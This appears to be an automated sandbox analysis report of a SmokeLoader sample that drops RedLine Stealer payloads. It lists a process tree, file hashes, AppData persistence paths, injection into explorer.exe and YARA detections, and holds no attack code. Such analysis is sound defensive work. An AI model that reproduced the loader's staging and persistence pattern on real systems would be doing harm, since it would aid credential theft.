2021-09-27 17:35:20 UTC	0	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 54 65 6c 65 67 72 61 6d 3a 20 43 6f 6e 74 61 63 74 20 40 68 63 64 72 6f 6d 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 43 44 2d 52 4f 4d 22 3e 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 69 6d 61 67 65 22 20 Data Ascii: <!DOCTYPE html><html> <head> <meta charset="utf-8"> <title>Telegram: Contact @hcdrom1</title> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta property="og:title" content="CD-ROM"> <meta property="og:image"

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: pAWNholT8X.exe PID: 6436 Parent PID: 5188

General

Start time:	19:33:23
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\pAWNholT8X.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\pAWNholT8X.exe'
Imagebase:	0x400000
File size:	131072 bytes
MD5 hash:	FB45ECBFB0E13B103B6B1C583479A21D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: pAWNholT8X.exe PID: 1068 Parent PID: 6436

General

Start time:	19:33:29
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\pAWNholT8X.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\pAWNholT8X.exe'
Imagebase:	0x400000
File size:	131072 bytes
MD5 hash:	FB45ECBFB0E13B103B6B1C583479A21D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000004.00000002.435450242.0000000000530000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 6672 Parent PID: 560

General

Start time:	19:33:34
Start date:	27/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 3440 Parent PID: 1068

General

Start time:	19:33:35
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 5768 Parent PID: 560

General

Start time:	19:33:49
Start date:	27/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: svchost.exe PID: 6856 Parent PID: 560

General

Start time:	19:34:02
Start date:	27/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: svchost.exe PID: 7044 Parent PID: 560

General

Start time:	19:34:11
Start date:	27/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities | Show Windows behavior

Analysis Process: ecrjwib PID: 852 Parent PID: 936

General

Start time:	19:34:14
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Roaming\ecrjwib
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ecrjwib
Imagebase:	0x400000
File size:	131072 bytes
MD5 hash:	FB45ECBFB0E13B103B6B1C583479A21D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 6CB1.exe PID: 3168 Parent PID: 3440

General

Start time:	19:34:20
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Local\Temp\6CB1.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\6CB1.exe
Imagebase:	0x400000
File size:	131072 bytes
MD5 hash:	2616D3A90B92A23F31A0BA2508076DFC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 757C.exe PID: 5560 Parent PID: 3440

General

Start time:	19:34:22
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Local\Temp\757C.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\757C.exe
Imagebase:	0x800000
File size:	441344 bytes
MD5 hash:	287976D8C62519CBB494CF31916CE26E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_Double_Base64_Encoded_Executable, Description: Detects an executable that has been encoded with base64 twice, Source: 00000011.00000002.502575031.0000000003D51000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000011.00000002.502575031.0000000003D51000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 5608 Parent PID: 5560

General

Start time:	19:34:23
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 8433.exe PID: 1292 Parent PID: 3440

General

Start time:	19:34:26
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Local\Temp\8433.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\8433.exe
Imagebase:	0x300000
File size:	2766048 bytes
MD5 hash:	F853FE6B26DCF67545675AEC618F3A99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000013.00000002.620846054.0000000000303000.00000040.00020000.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: 6CB1.exe PID: 6176 Parent PID: 3168

General

Start time:	19:34:27
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Local\Temp\6CB1.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\6CB1.exe
Imagebase:	0x400000
File size:	131072 bytes
MD5 hash:	2616D3A90B92A23F31A0BA2508076DFC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000014.00000002.504353493.0000000000460000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 6740 Parent PID: 1292

General

Start time:	19:34:28
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 757C.exe PID: 6664 Parent PID: 5560

General

Start time:	19:34:29
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Local\Temp\757C.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\757C.exe
Imagebase:	0x490000
File size:	441344 bytes
MD5 hash:	287976D8C62519CBB494CF31916CE26E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000002.620551936.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Read

Disassembly

Code Analysis